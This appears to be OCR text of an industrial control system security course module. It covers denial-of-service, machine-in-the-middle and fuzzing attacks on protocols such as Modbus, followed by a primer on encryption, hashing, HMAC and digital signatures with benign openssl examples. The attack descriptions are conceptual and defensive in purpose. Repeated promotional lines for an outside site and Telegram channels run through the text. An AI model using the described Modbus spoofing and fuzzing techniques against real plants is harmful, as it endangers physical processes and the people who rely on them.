
Denial-of-Service attacks can take many different forms but always focus on the exhaustion of some resource. Bandwidth exhaustion targets network bandwidth of the interconnected network devices and communication lines themselves, like many of the DDoS attacks performed by Anonymous and botnets. Exhaustion of CPU, RAM, and disk space of targeted systems can be another technique if the attacker finds a handling flaw or even a process-intensive request or response. Network medium interference, such as jamming RF signals and Electro Magnetic Transmission (EMT) on copper lines, is another technique attackers can use. Denial-of-Service attacks are often easy to perform for that attacker but can be very difficult to block as a defender. In the case of wireless, they are near impossible to defend against.

Denial-of-Service attack vectors need to be discussed when evaluating specific architecture designs, like the implementation of VLANS to segment networks of differing trust and criticality. An adversary with access to the lower security network could perform a Denial-of-Service attack that overwhelms the switch infrastructure and, in turn, impacts the more secure VLANs.

Many of our control system protocols come from old serial protocols that didn't need the security protocols we need today. When these protocols were migrated to work on Ethernet and TCP/IP networks, these protocols focused on minimal changes in an attempt to maintain backward compatibility. Take, for instance, modbus. It does not provide cryptographic protections or even authentication capabilities. It simply sends a command to read or write to a register or coil. If attackers know the right register value to modify, they can spoof controls from the management server and take manual control of the process. If they can get a machine-in-the-middle presence, they can even spoof the status messages to the management server, preventing the control center from learning of the compromise and keeping them convinced that the system is operating normally.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Modification of Communication Protocols



- Attackers on a network without cryptographic protections can
  - Inject themselves between the communications
  - Pretend to be a server and field device at the same time

- Machine-in-the-Middle attacks
  - ARP, NDP, and DNS on TCP/IP do not have cryptographic protections
  - Attackers with MitM established still can't break TLS protocols or VPNs
  - Note: attacker must physically rewire most serial bus connections to obtain MitM control

Attackers can inject themselves between the communications of any two devices if they can find access to the wired or wireless medium between those devices. Without cryptographic protections in the network protocol, attackers can usually see, manipulate, and spoof traffic to either device they intercept. This can work with TCP/IP connections as well as traditional serial links if the attacker has the right hardware and software. Using special network protocol attacks like ARP spoofing, the attacker doesn't need to be exactly between the two devices as he can leverage protocol weakness to reroute communications through the attacker's own machine, allowing him to see and manipulate that traffic.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Fuzzing and Exploitation of Communication Protocols

- Attackers on a network without cryptographic protections can
  - Scan your networks
  - Fuzz your networks for vulnerabilities
- Fuzzing is the process of sending many requests and analyzing responses
  - Enumeration Fuzzing: Sending all possibilities, often sequentially
  - Targeted Vulnerability Fuzzing: Sending requests known to cause predictable responses
  - Randomized Fuzzing: Sending random requests looking for anomalous responses
- Attackers will perform the first two on your networks, but not the third
  - Attackers will use randomized fuzzing in their own labs to find vulnerabilities
  - Shellcode will be created to exploit the new vulnerability
  - Test cases will be created for network scanners and fuzzers
- Once a vulnerability has been found through scanning/fuzzing your network
  - Attackers will attempt to exploit the vulnerability
  - Attackers will then pivot to next network/system/technology

Fuzzing is a technique attackers and penetration testers use to test an application's ability to handle a large variety of traffic, usually traffic not expected by the application. Fuzzing can be performed on any application that accepts input, simply by using a tool or a script to automatically send whatever data you want through the input. Some examples might be:

- Opening a ladder logic file in a process editor
- Accepting a modbus or OPC packet

Attackers compare an application's normal response to standard input to an application's response to non-standard fused input to determine any anomalies in the application's behavior. Once an anomaly has been found, the attacker attempts to determine if the anomaly is a sign of a vulnerability. Attackers will often fuzz network protocol services for the following input-handling flaws:

- Enumeration: Receiving responses for all predictable inputs, such as all possible modbus registers and coils. This allows the attacker to identify and track the values of each register and coil over a given period of time.
- Targeted Vulnerabilities: Proving invalid inputs known to cause predictable reactions in an application such as SQL injection. There are a number of different vulnerabilities that can be discovered using this method. In fact, most of the web-based vulnerabilities we discussed earlier in this section are found using this method. To do this, the attacker must use a special input file with known attack strings for the specific vulnerability they are searching for.
- Buffer Overflows: Providing random inputs of various lengths attempting to crash an application in such a way as to inject attacker code into the running process. This is similar to the targeted vulnerabilities above; however, this usually uses random input instead of a predefined list of attacks, and the result we try to identify is a crash in the network service, which could mean the application lost track of its instruction order in RAM. If this is the case, attackers may be able to control this crash behavior to run code of their choosing.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Once a vulnerability has been found through fuzzing, attackers attempt to exploit the vulnerability and gain a foothold in the system. After that foothold is gained, they will usually continue to look for additional vulnerabilities so they can pivot from one exploit to the next, digging deeper and deeper into our control networks.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 3.2

Enumerating Modbus TCP

Using the ICS410 ControlThings Platform VM, we use a tool to send and receive Modbus traffic.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Cryptography is your primary defense for communication protocols
  - Most network attacks are only stopped by cryptography
  - Cryptography does not imply encryption, but it is an important element
- Recommendations to owner/operators
  - Keep attackers away from your ICS network traffic
  - Always use encryption when sending data through a third-party network
  - Leverage cryptographic protections where feasible in your network
  - Monitor critical network links for anomalous traffic
- Recommendations to vendors
  - Deploy systems/devices in “secure by default” configurations by enabling cryptography
  - Support development of cryptographic protections in standard protocols
  - Add cryptographic protections in your own proprietary protocols

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Understanding Basic Cryptography

Applicable Standards:

- **NIST CSF v1.1:** PR.DS
- **ISA/IEC 62443-3-3:2013:** SR 3.1, SR 3.4, SR 3.8, SR 4.1, SR 4.2
- **ISO/IEC 27001:2013:** A.8.2.3, A.13.1.1, A.13.2.1, A.13.2.3, A.14.1.2, A.14.1.3
- **NIST SP 800-53 Rev. 4:** MP-8, SC-8, SC-11, SC-12, SC-28
- **CIS CSC:** 13, 14
- **COBIT 5:** APO01.06, BAI02.01, BAI06.01, DSS04.07, DSS05.02, DSS05.03, DSS06.06

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cryptography Introduction

- Cryptography has multiple goals
  - Confidentiality via encryption
  - Integrity via hashing
  - Authentication via pre-shared key or asymmetric key
  - Nonrepudiation via digital signatures

- All four have their place in industrial control systems
  - HMI and other engineering/administrative interfaces
  - Communications between field devices and their control servers
  - Communications between control servers and other servers such as historians and corporate servers


In control systems, the four main goals to be accomplished are confidentiality, integrity, authentication, and nonrepudiation. Confidentiality is focused on making sure the disclosure of the information is properly protected. For confidentiality, encryption algorithms such as AES, RC4, and IDEA are commonly used. Integrity is focused on making sure the information is accurate and not altered in an unauthorized manner. For integrity, hashing algorithms such as MD5 and SHA are used. Authentication is focused on proving that someone is who they say they are. For authentication, a pre-shared key, or asymmetric keys such as RSA and ECC are used. Nonrepudiation is proving that what someone sent came from them and has not been modified or altered. For nonrepudiation, we create a digital signature that is asymmetric and combine it with hashing.

Cryptography is used to protect all forms of communications, such as:

- HMI and other engineering/administrative Interfaces
- Communications between field devices and their control servers
- Communications between control servers and other servers such as historians and corporate servers

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Keys



- Keys permit the existence of public algorithms
  - The strength of a cryptosystem rests with the strength of its keys
  - Recommended key length depends on algorithm
  - Strongest keys are randomly chosen among entire keyspace




A *cryptosystem* is the collection of all possible inputs and all possible outputs, in addition to the algorithm and keys. *Cryptographic keys* are simply values used to initialize a particular algorithm. The important aspect of keys in regard to cryptosystems is that only the key, not the algorithm, needs to be protected. This means that algorithms may be widely distributed, and their internal workings publicly documented. It is only the key that must be protected from thievery by communicating entities.

The uniqueness of cryptographic keys is just as important as the keys themselves. *Keyspace* is a critical concept concerning cryptographic keys. The larger the keyspace (or total number of possible keys), the less likely an attacker is to discover a given key through brute force. A brute force attack on a key involves trying every possible key until finding one that works. For instance, the Caesar Cipher had a keyspace of only 25 possible keys, which is trivial to exhaust or brute force. It should be impossible for an attacker to guess a cryptographic key that matches the one used to encrypt correspondence. Let's say the total number of possible unique car keys is approximately 200,000. Although that might not be accurate, even if the number is 10 million, the total number of possible unique cryptographic keys for a given cryptosystem needs to be exponentially larger simply to afford the keyspace protection against guessing an encryption key through brute force. Why? It's far easier to use a computer to iterate through a billion cryptographic keys than it is to physically re-create a million car keys. In short, a cryptographic keyspace must be absolutely enormous to afford sufficient protection.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Types of Cryptographic Algorithms



There are two different types of encryption algorithms. Symmetric stream ciphers are fast, and asymmetric factoring algorithms are slow. Diffie-Hellman is great for secure key exchanges, but not necessarily optimal for encryption. It is important to note that not all the algorithms listed are technically considered secure, but some ICS systems still utilize legacy algorithms.


Let's look at an example of how these algorithms might be used. If we want to encrypt a message, that is, transform it in such a way that prying eyes cannot read it, we may choose either *symmetric* algorithms such as RC4 or AES, or *asymmetric* algorithms such as RSA or ECC, but not any of the hashing algorithms (such as MD5 or the SHA family). And when we combine these two types of encryption with a hashing algorithm, we can get a stronger and more secure form of data integrity, which we will discuss later in this section.

As we can see, cryptography in ICS systems promises to be a challenging topic, but when completed with this module, the reader will have a rudimentary understanding of all of the above.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Symmetric-Key Cryptosystems

- "Secret Key" Encryption
  - Single key for encryption/decryption
  - Fast and efficient algorithms
  - Nonrepudiation not included
  - Common in ICS protocols if encryption is used



  - Same for both stream and block ciphers

Symmetric-key cryptography uses a single key for both encryption and decryption; this key is shared secretly between the sender and receiver. Because symmetric-key encryption uses only one key for both encryption and decryption, the key must be kept secret and is also referred to as *secret key encryption*. The primary application of symmetric encryption is privacy, where only the parties with the key can encrypt and decrypt messages for each other.

The big issue with secret keys is managing the key creation and exchange to avoid key compromise. Also, the greater the number of parties that share the secret key, the greater the exposure of the key.

The bottom line is this: Because symmetric-key cryptosystems are so much faster than asymmetric-key systems but lack the latter's key management and digital signatures, the two are often combined to achieve the best of both worlds.

There are a number of symmetric encryption schemes in common use today, all believed to be mathematically strong. If a cryptanalyst cannot defeat the ciphers by finding a weakness in the mathematical algorithms, then the remaining approach is a brute force attack to guess all possible keys.


Examples of symmetric encryption schemes in common use today are the Advanced Encryption Standard (AES), Blowfish, the Data Encryption Standard (DES), Triple DES, and the International Data Encryption Algorithm (IDEA).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Symmetric-Key Stream Cipher

- Encrypts 1 bit of data at a time
  - Examples: RC4 (TLS), A5/1 (GSM), and E0 (Bluetooth)
  - Plaintext length is equal to ciphertext length
  - Initialization vectors (IV) are used to prevent ciphertext repetition



- Fast but becoming less popular due to:
  - Management overhead
  - Security concerns
  - Poor implementation often allows for decryption without the key

Included among symmetric encryption options are *stream ciphers*. In a stream cipher, the input data is encrypted one bit at a time without adding additional encrypted content for each bit of input plaintext. This gives a stream cipher the property of identical length of plaintext and ciphertext data, possibly excluding protocol header information or checksums.

Of stream ciphers, RC4 is the most commonly used, popularly for SSL/TLS encryption. The A5/1 stream cipher is also popular, used for GSM phone calls and SMS messages, whereas the E0 stream cipher is used to protect Bluetooth transmissions.


A stream cipher is considered to be fast as an encryption function but is becoming less popular due largely to added protocol requirements for use as well as security concerns.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Symmetric-Key Block Cipher

- Encrypts one block of data at a time:
  - Plaintext is padded to the next block length
- Output is always divisible by block length:
  - DES and 3DES = 64 bits or 8 bytes
  - AES-128 and AES-256 = 128 bits or 16 bytes



- Used with a cipher mode:
  - Such as ECB, CBC, or CTR
  - Determines how to encrypt plaintext blocks after the first
  - Some block ciphers use IVs to prevent repetitious ciphertext

In contrast to a stream cipher, a block cipher encrypts one block of data at a time, typically 8 or 16 bytes, often but not always matching the length of the key. An example of this is AES-256 in which the key is 256 bits; however, the algorithm is still only a 128-bit block cipher. A block cipher cannot encrypt content that is shorter than the block length, so it uses a padding function to increase the final block of plaintext to an even block length prior to encryption.

When a block cipher is used to encrypt data, it is done with a block cipher mode that influences how the data is encrypted, such as Electronic Code Book (ECB), Cipher Block Chaining (CBC), and Counter mode (CTR).

Getting into the details of cipher modes is beyond the scope of this class, but here is a link for you if you are interested in learning more:

Reference:

- https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Hash Functions

- Hash functions summarize data into a fixed-length output value:
  - Irreversible process (NOT ENCRYPTION!)
  - Examples: MD2, MD4, MD5, RIPEMD-160, SHA-1, SHA-2, SHA-3
  - FIPS 140 recommends SHA-3 algorithms

We can use openssl to produce various hashes

```
# openssl dgst -md5 message
MD5(message)= 399b0b50ffdbd4550aa278a28fa1868f
```



Remember that there are three types of cryptography algorithms: Secret key, public key, and hash functions. Unlike secret key and public key algorithms, *hash functions* (also called *message digests*) have no key. Instead, a fixed-length hash value is computed based on the plaintext that makes it impossible for either the contents or *length* of the plaintext to be recovered.

The primary application of hash functions in cryptography is message integrity. The hash value provides a digital fingerprint of a message's contents, which ensures that the message has not been altered by an intruder, virus, or by other means. Hash algorithms are effective because of the extremely low probability that two different plaintext messages will yield the same hash value.

There are several well-known hash functions in use today:

- Message Digest 2 (MD2): Byte-oriented produces a 128-bit hash value from an arbitrary-length message designed for smart cards.
- MD4: Similar to MD2, this function is designed specifically for fast processing in software.
- MD5: Similar to MD4 but slower because the data is manipulated more, this function was developed after potential weaknesses were reported in MD4.
- **Secure Hash Algorithm (SHA):** Modeled after MD4 and proposed by NIST for the Secure Hash Standard (SHS), this function produces a 160-bit hash value. This was published by NIST as FIPS PUB 180-1. NIST superseded PUB 180-1 with FIPS PUB 180-2, released August 1, 2002. The -2 release provided three more SHA algorithms: SHA-256, SHA-384, and SHA-512, with further modifications in late documents.
  For more on this standard: https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.180-4.pdf


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Message Authentication Code (MAC)

- Message Authentication Code (MAC) = function(hash, secret)
  - Adversary doesn't know secret, so they cannot re-create a valid hash
  - Examples: HMAC, CBC-MAC, PMAC, UMAC and VMAC

We can use openssl to produce various hashes and MACs

```
# openssl dgst -md5 message
MD5(message)= 399b0b50ffdbd4550aa278a28fa1868f
# openssl dgst -md5 -hmac "secretkey" message
HMAC-MD5(message)= a56e46f2cd6b08489fd92457d3c4c79e
```



There is a significant problem in the use of hashes for valid authentication, as shown in the previous slide. When the transmitter includes the hash along with the original content, a machine-in-the-middle (MITM) attacker can intercept the message and hash prior to delivery, change the message, and simply replace the original hash with one that is computed over the changed content. Upon receipt, the victim does not know that the message has been modified, only that the sent hash is correct.

To address this limitation, the IETF developed a method of hashing known as a Hash-based Message Authentication Code (HMAC) hash. In an HMAC hash, the transmitter creates a hash with the assistance of a secret value known to the transmitter and the recipient. To recompute the hash, the attacker must also know the secret value, preventing him from creating valid hashes for intercepted data.

The HMAC function is independent of the hashing method itself, using the hashing function as a naming suffix (for example, HMAC-MD5, HMAC-SHA-512, and more). Any hashing function can also be used as an HMAC hash.


The HMAC hash is computed using the hashing function twice, as shown on this slide. Initially, the secret "K" is XOR'd with a fixed value known as the IAD (repeating 0x36-bytes) before being concatenated with the message M. This value is then hashed using the named hashing function (for example, MD5, SHA-512). After computing the inner hash, the secret "K" is XOR'd with the fixed value known as the opad (repeating 0x5c bytes) before being concatenated with the inner hash. The resulting value is then hashed using the named hashing function a second time to produce the HMAC hash.

Although most UNIX operating systems include tools to compute SHA-1 or MD5 hashes over arbitrary content (sha1sum, md5sum), these tools do not accommodate the computation of HMAC hashes. To compute an HMAC hash, we can use the OpenSSL command-line utility as shown on this slide, specifying our secret value on the command line and the filename of the content to hash ("message" in this example).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Asymmetric-Key Cryptosystems

- "Public-Key" Encryption
  - Two keys per entity: Public/private key pair
  - Slower and more resource intensive, so generally used to wrap symmetric encryption like AES
  - Public keys widely distributed within digital certificates
  - Technical nonrepudiation via digital signatures
  - Used as a secure channel for symmetric-key exchange



The management problems associated with symmetric keys are so overwhelming that they virtually preclude their use by themselves in e-commerce. We can use public key computation to develop a shared message key. Also, algorithms like Diffie-Hellman can be used to exchange a secret key. Again, the general idea is to exchange keys securely, perhaps only once, to secure a given session, such as a visit to a webpage to execute a credit card transaction.

Public key cryptography or asymmetric encryption methods have two keys: One used for encryption and the other for decryption. From a mathematical standpoint, anything that is encrypted with one of the keys can be decrypted only with the other key. Asymmetric encryption has many applications, but the primary ones today are key exchange (for symmetric encryption), authentication, and nonrepudiation.

Stanford University professor Martin Hellman and graduate student Whitfield Diffie first described modern asymmetric encryption publicly in 1976. Their paper described a two-key cryptosystem in which two parties could engage in a secure communication over a non-secure communications channel without sharing a secret key. The mathematical trick of asymmetric encryption depends on the existence of so-called *trapdoor functions.* These are mathematical functions that are easy to calculate with an inverse that is difficult to calculate. Here are two simple examples:

- Multiplication versus factorization: Multiplication is easy; given the two numbers 9 and 16, it takes almost no time to calculate the product: 144. But factoring is harder; it takes longer to find all the pairs of integer factors of 144, and then to determine the *correct* pair that was actually used.
- Exponentiation versus logarithms: It is easy to calculate, for example, the number 3 to the 6th power to find the value 729. But given the number 729, it is much harder to find the set of integer pairs, x and y, so that logx y = 729 and then, again, to determine what pair was actually used.

The previous examples are trivial, but they are examples of the concept; namely, the ease of multiplication and exponentiation versus the relative difficulty of factoring and calculating logarithms, respectively.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Actual asymmetric encryption algorithms use integers that are prime and can be several hundred digits in length.

Multiplying two 300-digit primes, for example, yields a 600-digit product; finding the two prime factors of a 600-digit number is beyond the capabilities of today's known methods. In this case, then, factoring is said to be *intractable* because of the difficulty of solving the problem in a timely fashion.

Keys are derived in pairs and are mathematically related; however, knowledge of one key by a third party does not yield knowledge of the other key. One key is used to encrypt the plaintext, and the other key is used to decrypt the ciphertext; it does not matter which key is applied first, but both keys are required for the process to work. In the real world, how are these asymmetric-key systems used? They are typically used to perform key exchange for symmetric-key algorithms.

Bottom line: Despite being much slower than symmetric-key cryptosystems, asymmetric-key systems are widely used because of their powerful key management and digital signatures—often in concert with symmetric-key systems to attain the best of both worlds.

The true history of asymmetric encryption—and answering the question of its invention—is somewhat murky. There is no question that Diffie and Hellman were the first to publicly publish on the topic. Their classic paper, "New Directions in Cryptography," appeared in the November 1976 issue of *IEEE Transactions on Information Theory.* Diffie and Hellman were not trying to solve the key exchange problem per se but were trying to make the problem obsolete by inventing a scheme that used a split key; that is, one key for encryption and the second key for decryption. They published their *concept* of split-key crypto but did not identify a function that would work. Rivest, Shamir, and Adleman described their implementation in the paper "A Method for Obtaining Digital Signatures and Public-Key Cryptosystems," which was published in the February 1978 issue of the *Communications of the ACM (CACM)*.

Some sources, however, credit Ralph Merkle as the first to describe a system that allows two parties to share a secret using what is now called a Merkle Puzzle. His early work was largely misunderstood, and although he submitted a paper to *CACM* some years earlier, his description did not appear until April 1978. He certainly was not the first to publish, but did he have a workable idea before Diffie and Hellman?

The true invention of public key cryptography probably does not belong to anyone in the United States, however. The article "The Open Secret" in the April 1999 issue of *WIRED Magazine* reports that asymmetric encryption was probably first invented by James Ellis of the UK's Government Communications Headquarters (GCHQ) in 1969. Ellis' work was classified until the late 1990s, so there was no public mention of it, and it is possible that Ellis influenced the work of Diffie and Hellman. The US National Security Agency (NSA) claimed to have knowledge of this type of split-key crypto as early as 1966, but there is no known documentation.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


Digital Signatures and Payload Signing

- One problem with HMAC is more than one entity has the key
  - You can never have true nonrepudiation
  - Digital signatures fixes this since each entity has its own key pair

- This is useful for secure communications, especially in ICS protocols
  - Management servers and PLCs can digitally sign control signals and updates
  - Signed payloads prevent both machine-in-the-middle and spoofed control signals

openssl can sign and verify as shown here

```
# openssl dgst -sha256 -sign private.key -out signature message
# openssl enc -base64 -in signature -out signature.base64
# openssl enc -base64 -d -in signature.base64 -out signature
# openssl dgst -sha256 -verify public.key.pem -signature signature message
```



Semantic Digital Signatures are equivalent to signatures affixed to documents with pen and ink: The signature is meant to uniquely identify the signer.

